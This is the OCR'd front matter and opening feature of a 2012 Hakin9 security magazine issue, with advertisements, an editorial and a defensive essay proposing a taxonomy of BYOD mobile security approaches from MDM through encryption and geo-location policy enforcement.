Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

MOBILE SECURITY

TO HACK OR NOT TO HACK?

70+ PAGES

THE BYOD MOBILE SECURITY SPECTRUM: A TAXONOMY

HOW TO ELEVATE TO DOMAIN ADMIN THE EASY WAY!

SECURITY IN WIRELESS SENSOR NETWORKS – MAJOR ATTACKS, ENCRYPTION ALGORITHMS AND SECURITY PROTOCOLS

Vol.7 No.11
Issue 11/2012(59) ISSN: 1733-71

PLUS

INTERVIEW WITH THE PATRON AATIF KHAN!

HackDefense

Emerging leader in Information Security Training & Services

Learn The Most Advance Ethical Hacking Training - CPTP

The **CPTP** certification is quickly becoming accepted worldwide as one of the most prestigious Information Security certification in the industry. Information Security Professionals holding an active CPTP certification are recognized for their expert-level knowledge and skills in hard core penetration testing. The deep technical penetration testingknowledge that a CPTP brings ensures that they are well qualified to address the most technically challenging cyber security threats and security vulnerabilities to Corporate Infrastructure.

DUBAI
DECEMBER 1-5, 2012

MALAYSIA
JANUARY 14-18, 2013

AMSTERDAM
APRIL 22-26,2013

NEW YORK
JULY 1-5,2013

For more CPTP Boot camp Location's
visit - www.hackdefense.org

Corporate Training's/Enquiries
email - contact@hackdefense.org

facebook.com/TheNapsterKhan

Hack Defense, brand name in Delivering high end penetration testing training to top Fortune 500 MNC's.

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch

Atola TECHNOLOGY

Visit atola.com for details

HAKIN9 team

Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Managing Editor: Estera Godlewska
estera.godlewska@hakin9.org

Editorial Advisory Board: *Rebecca Wynn, Matt Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao*

Proofreaders: Jeff Smith, Ewa Duranc, Nick Baronian

Top Betatesters: Visva Prakash, John Webb, Hammad Arshed, M.Younas Imran, Dan Dieterle

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Nowadays our mobiles are getting more and more advanced. Some time ago they were used for calling and messaging only, but today we can make our schedule, play games, check mails and surf the Internet. Being online means being in danger and therefore we need to minimalize the risks as much as possible.

Winn Schwartau presents us a taxonomy of the BYOD mobile security spectrum. He provides us with a constructive debate and criticism so that the BYOD Mobile Security Spectrum can be enhanced and updated in the future.

How Telecom Operators and Rogue Users can track our location? And how can we ourselves find out our specific location using just mobile? Nitin Goplani helps us understand it in his article.

This issue also includes article about Metasploit: How to Elevate to Domain Admin the Easy Way by Umair Vayani. There comes part about Network with Low Tech Hacking by Navneet Sharma and Security in Wireless Sensor Networks – Major Attacks, Encryption Algorithms and Security Protocols by Deivison Pinheiro Franco.

Deivision Pinheiro Franco also provides us with articles about Forensics: Approaches for Computer Forensics in Virtualized Environments. Live and Dead Analysis Techniques and Forensics on Smartphones – A Technique for Apprehension, Acquisition, Examination and Analysis of Evidences in Android Operating Systems.

The last part, Web Server, begins with Gökhan Muharremoğlu's article: Web Application Level Approach Against the HTTP Flood Attacks IOSEC HTTP Anti Flood/DoS Security Gateway Module. Then, we can read How to Set Up Apache Web Server with Secure Configuration by Davor Guttierrez and at the end we can find Web Servers Analysis under DoS Attacks by MSc. Predrag Tasevski.

What is more, we want to invite you to read an Extra part: an interview with our patron, Aatif Khan, about his company, Hack Defense, and its courses, Tool time: jhead by Mervyn Heng and Developers' Challenge Results – ESC India 2012 by Jason Masters.

We hope you will enjoy this issue and find it practical. Enjoy your reading!

Regards,
Estera Godlewska
and Hakin9 Team

The BYOD Mobile Security Spectrum

A Functional Taxonomy for Risk

"To BYOD or not to BYOD?" is the question that just about every private, government and military organization is asking itself today about the consumerization of IT by mobile devices of myriad flavors.

I, however, do not believe that the BYOD conundrum is an `either-or` binary question. The misphrasing of the question itself has been cause for much industry confusion, thereby limiting the organization's real spectrum of options for securing the mobile enterprise.

Creating a taxonomy is a tricky business in which I have had some past success. The industry has no prior-works on the subject (for many reasons, including a lack of vendors with deeply entrenched security experience), so I will attempt to functionally taxonimize the security spectrum of BYOD options available to the enterprise today. That being said, I welcome constructive debate and criticism so that the BYOD Mobile Security Spectrum can be enhanced and updated in the future.

Do Nothing

It is absolutely astounding how many organizations, of all shapes and sizes, in every imaginable industry sector have been caught with their mobile pants down. Surveys tell us how many companies do not even know what mobile devices are connecting to their networks, their intranet and resources.

CISOs, CTOs and CIOs have openly cringed in my presentations around the world when asked, "How do you currently control devices, access and data in your mobile work force?"

Many of us come from the BlackBerry standard where we didn't have to think about security. It was built-in, as it should be, into a locked-down device, and management was handled invisibly in a data center with a BES, Blackberry Enterprise Server, far, far away. No matter how unappealing and risky the *'Do Nothing'* BYOD option is, it will be with us for quite a while.

MDM

MDM is a lawsuit waiting to happen.

In June 2007 with the introduction of the iPhone, we saw the term MDM – Mobile Device Management – added to the lexicon. Unfortunately, with a lack of technical acumen, the media and many analysts got stuck on this new acronym, and it has too often inaccurately been used synonymously with mobile security. Nothing could be farther from the truth.

MDM is not security. Yet, at last count there were something like 80 MDM-only vendors, some of whom, more so than others, are falsely positioning their MDM products as an adequate mobile security solution for the modern enterprise. It is my belief that the regulatory compliance industry will send the Grim Reaper to the doors of many enterprise MDM users. As regulated data is moved to, stored on and accessed from mobile devices, organizations cannot ignore compliance adherence. Those that chose to do so, either by *'Doing Nothing'* or implementing anemic 'MDM' as poor-man's security, will significantly increase their odds of being targeted by the wrath of the legal system and regulators sensitive to public privacy protection failures.

Someone, some large high-profile company is going to get sued in a big way when a data leak, breach, mobile hack or external mobile system penetration occurs. Then it will be disclosed that instead of echoing the strength and stringent security controls they use in their fixed enterprise, they chose to 'cheap-out' with an MDM product. Embarrassment, humiliation and technical ridicule will follow levied fines and expensive breach notifications due to a failure to use Best Practices.

Many organizations, initially under the belief MDM tools alone would meet their security needs, are already discovering the cost and pain of dismantling their inadequate MDM approach in favor of deploying more comprehensive mobile MDSM (Mobile Device Security & Management) suites.

Sandboxes, Containers & Wrappers

The concept for this kind of BYOD implementation is simple, but in my opinion, not a viable long-term security approach. Sandboxes and containers are no more than mobile apps that the user must invoke to use. These new apps, first of all, change the entire user experience which was the initial attraction to the consumerized mobile device to begin with. This means user training and support time and expenses for the sandbox app.

Beyond that, though, lies a core hurdle: how easy is it to build a full featured browser? Every security professional understands the problems therein, and a sandbox BYOD approach complexifies the problem with yet another browser. Further, a new email client must be designed and integrated, that may or may not have problems integrating with widely deployed mail servers and its own set of additional security weaknesses.

Sandbox BYODs may have further security deficiencies if the goal is to provide the mobile user with access to corporate resources and data. Administrators need to understand how the specific access controls are designed, vetted and applied, and then if and how they can be tied to existing firewalls or other ACLs.

As I believe in 'Defense in Depth', sandboxes represent to me a potential single point of failure. With hostile groups aiming at the mobile user more




Figure 2. *MDM for Password Enforcement in iOS*




Figure 1. *Possible options to protect your mobile*

and more, at what point will the sandbox – or container's walls – be breached? Memory isolation techniques and virtualization can be valuable tools in a controlled environment, but I am yet to be convinced that they do not suffer from a sense of bravado.

A mobile environment by definition is more hostile, and if a vendor's memory protection schemes are weak or subject to a vulnerability caused by an OS vulnerability (known or not), the entire mobile defense collapses. Given that so many companies are having severe problems with containers and sandboxes, it's worth a careful look to see if this approach really works for the organization.

I also put app-wrapping into this section of the spectrum because it is highly focused on protecting specific apps with VPN capability rather than the entire device. For custom apps, wrapping is a good approach, however, its real strengths become apparent under Mobile Device Encryption.

Not surprisingly, though, a little research will show that many top notch organizations are viewing that the lesser security oriented BYOD solutions are in fact more expensive that doing it right. So, one has to consider the wisdom of the last thirty years of security: if you are bolting on security as an after-thought, and it costs more in the long run with a true TCO (Total Cost of Ownership) analysis… why are you bothering? My experiences over the last several years suggests that such non-best-practices decisions are made by non-technical, non-security people, who believe the false promises of limited mobile security efficacy.




Figure 3. *The Lack of Mobile Security is Evident in iOS*

MDSM-1: Mobile Device Lock-Down

Mobile Device Security Management adherents take a much different view of mobile security.

As RIM's BlackBerry has rightfully done for years, effective security control begins with device lock-down. Device-identity authentication, such as using a CA-based handshaking schema in conjunction with AD is essential to create a reliable basis for mobile work-force provisioning, management and reporting.

But perhaps more importantly as part of the lock-down initialization, is the security enforcement of an always-on VPN, to ensure that all traffic in and out of the mobile device meets industry best practices. A centrally managed VPN not only insures that carrier data traffic is protected but three significant positive benefits result:

- VoIP traffic becomes encrypted, enabling a native secure voice channel for mobile phones.
- WiFi traffic is now encrypted, enabling transparent and secure use of Hot Spots anywhere.
- The user cannot bypass the VPN.

Since SSL-based VPNs have known vulnerabilities, the industry, as aptly demonstrated in the 27 February 2012 NSA document, *"Mobile Capability Package"* will necessarily adapt iPSec VPNs (at least 256 bit AES, perhaps FIPS 140-2/3) as the default minimal standard for mobile VPNs. At this point, I believe that anything less than an always-on VPN, such as native SSL, will not be regarded as Best Practice.

Optionally, though, some organizations may, for many reasons, elect to allow some device traffic to be transported through a personal email server. The aim here is to alleviate concerns on the part of the user that his personal emails can be read by the company. Applying a split VPN for such cases should be an integral part of any mobile implementation to give administrators both current and future security control and flexibility.

Protected Only by Antivirus?

Complete your PC's security by running Malwarebytes Anti-Malware alongside your Anti-Virus to become fully protected from the latest threats.

Protect Your Business Now!

Visit Malwarebytes.org

For more information,

Contact us at Corporate-Sales@Malwarebytes.org

Malwarebytes

MDSM-2: Mobile Content Control

Does any organization want adult materials to appear on its computers or mobile devices? What about access to gambling or hate sites? These are policy questions to be sure, but I again fail to understand why an organization would not want to have appropriate controls in place over user activity, Internet and local network resources.

Mobile Content Control begins with a hardened stateful inspection mobile firewall that gives the policy and security administrators the same amount of enforcement control they currently enjoy over the rest of their enterprise, including services, ports, processes and users/groups.

One hugely positive side effect of implementing MDSM-2 level mobile security for BYOD with a centrally managed mobile firewall is that the entire mobile population becomes invisible to the Internet and attackers. The device IP address is removed from the security equation, and the security efficacy is mandated by the enterprise.

In organizations that are mobility heterogeneous, policy enforcement can be further granularized by Device Type and User Risk. Androids and iDevices have different native capabilities and control attributes, thus the risk is different. In the chart below, we have three types of devices: iDevices, native Android with limited MDM controls and a Kernel modified Android giving highly granular administrative controls over the device itself.

Users come in different flavors, too, from the C-Level to the lowest rung on the ladder. For each group, there is the question of "How Much Do I Trust Thee?" and how much access that group or class of device is going to be given to network resources and data.

This example shows how some of this 'Device Type' policy enforcement would look, mapped across user groups and access rights. MDMs only provide binary access control to the network (notably flat ones) – it's all or nothing. Ergo, the need for dynamic resource access controls through administration and policy – just like it is done in our fixed enterprise networks.

An oft overlooked attack vector and potential high risk to mobile enterprises is email. What reason is there not use anti-virus and malware controls over email to the mobile device? The industry currently has a small inventory of known hostile mobile-specific signatures, but more than 600 million unique pieces of malware have been identified to date, increasing at a rate of almost 30 million per month. For MDSM-2, some basic app black listing should be included, and enhanced as reputation engines evolve.

Finally, attempts to compromise the mobile device, such as through jail-breaking, must be detected with such speed that an automatic remediation can be initiated so that data breaches or damage(s) are immediately mitigated. We successfully use IDS and IPS in the enterprise, which provides us with the evidence to support that these capabilities are necessary for all mobile enterprises, too.

Security has evolved to a defense in depth mindset and the same thinking should apply to mobile security implementations. MDSM should be designed in such a way that allows the rapid seamless integration of additional security tools into the BYOD security controls suite.

Some companies may choose to add higher levels of granularity for web filtering, while others may care less, or otherwise choose broader policy blocks to be enforced at the centrally managed mobile firewall.

Many companies have chosen to further extend their mobile security with the inclusion of DLP and SIEM, both for clear reasons to the security practitioner. MDSM-2 level security should offer both the tools and the ability to integrate into existing DLPs and SIEMs, extending the controls to the organization's entire mobile enterprise.




Figure 4. *Corporate panel*

Since apps are (arguably) "*the most efficient malware distribution system ever invented by man,"* a distinction between public app stores and private enterprise app stores must be part of any strong mobile security effort. The differences between the Apple App Store, Android Marketplace and countless unapproved app download sites are profound. But even more profoundly, unless apps are completely vetted with a formalized code review, there is every chance that an approved app may well become hostile via either event or time triggers secreted into the binary.

App stores *cannot, do not,* and *should not* be expected to provide that level of scrutiny. Therefore, additional alternative methods of analysis are required. A combination of app filtering and ABC (*Application Behavior Control*) provides the best of breed methodology. Rather than relying upon static code imagery in the hopes of identifying hostile 'DNA', a dynamic application behavioral based control system is the preferred method.

In both iOS and Android, there are unacceptable behaviors such as reading or writing to system-only memory locations, PII access and a dozen or more actions that violate good security, privacy and compliance guidelines. A well-constructed ABC mechanism will always be active (with no need for resource intensive background tasking), capable of being updated on-the-fly and initiating high speed remediation.

MDSM-3: Mobile Device Encryption

Device level encryption to protect data at rest is certainly kernel and OS dependent, and their approaches are substantially different. In a non-multi-tasking environment this is very difficult to do, especially one that does not natively offer a modified kernel designed to implement this level of security. Android and iOS take different approaches, and the flexibility to perform and deploy kernel modifications that iOS users and enterprises cannot take advantage of.

For BYOD, some organizations find that MDSM-2 meets their Best Practices requirements, especially those that do not allow sensitive data to reside at rest on the mobile device. That may mean using a Citrix-like tool to access corporate resources and essentially treat the mobile device as a fancy GUI cum dumb terminal; albeit one that is locked-down with encrypted traffic, firewall controls and filtering – all necessities no matter which BYOD method is preferred.

Applying another level of defense in depth is achieved by adding a Container along with selective app-driven localized encryption. As described earlier, 'App Wrapping' provides trusted app download mechanisms in addition to specifically designed functionality that requires an extra layer of security.

Keep in mind, though, that even if your users are operating under the invisible security shells of lock-down, VPN, firewall and content filtering controls, there are downsides. Any additional container must be invoked, the user must authenticate to it and learn how to use it. Further, given the background tasking limitations of non kernel modified Androids, the usability of such a container may be functionally limiting.

The use of virtualization in any aspect of BYOD does add a level of complexity and potential for failure. But if the VM or Hypervisor based container is maintained under a proper shell of security (defense in depth again!), at least a failure of the VM or container does not expose the entire device or its data to compromise.

		iOS	Android Native	Android Kernel Mod
Trusted User	*Full Access*	Yes	No	Yes
	Intranet Access		No	
	Email Only		Yes	
Executives	*Full Access*	No	No	Yes
	Intranet Access	No		
	Email Only	Yes		
Sales	*Full Access*	No	No	No
	Intranet Access	No	No	Yes
	Email Only	Yes	Yes	Yes
Technical	*Full Access*	Yes	No	Yes
	Intranet Access		No	Yes
	Email Only		Yes	

Figure 5. *The access granted to particular users groups*

	BYOD	Air Gap
Personal/Business data intermingled on device?	Yes	No
Personal Privacy in jeopardy?	Yes	No
Employee risk of losing company data?		
Compliance Risk?	Yes	No
Company potentially liable for personal data loss?	Yes	No
Who is liable for breached company data?	Unknown	The Company
Who is liable for compromised personal data?	Unknown	Not Applicable

Figure 6. *The difference between mobile devices for business and for work*

MDSM-4 Geo-Location Policy Enforcement

Mobile devices are… well, mobile. Yet, too few organizations have chosen to implement Geo-Location Policy Enforcement. (Some use the term Geo-Fencing.)

For example; if your company does business in some culturally sensitive region of the world, it might be best for you and your company's relationships, to be more restrictive with firewall, content filtering and other security enforcement policies. Thus, when a planes lands, say in the Middle East, perhaps all adult materials are made inaccessible.

In China, perhaps, any links or communications with those resources deemed politically improper should be filtered out. With mobile firewalls and filtering capabilities, applying such dynamic rules makes mobile devices truly mobile, yet also reduces the risk of ownership and data breaches.

Or, perhaps healthcare workers need one set of enforcement while at work and another when away. Should trading floor rules be the same as when out and about? What about government and the defense establishment? Geolocation offers great power over access rights in a mobile environment.

Geo-location policy enforcement comes in two fundamental forms.

- GPS or tower-based resolution enforcement is more than enough for many organizations. With a policy enforcement resolution of approximately one mile, a mobile device can be transformed from a business to a personal device when someone leaves the office, thus creating a spatial differentiation for BYOD implementation.
- More organizations are extremely security sensitive than you might think. By integrating a set of sensors with the mobile firewall and policy enforcement capabilities, a highly granular resolution of 3 meters can be achieved. The device policy changes from office to office, floor to floor or as otherwise arranged. From financial institutions, medical facilities and government and military installations, security needs


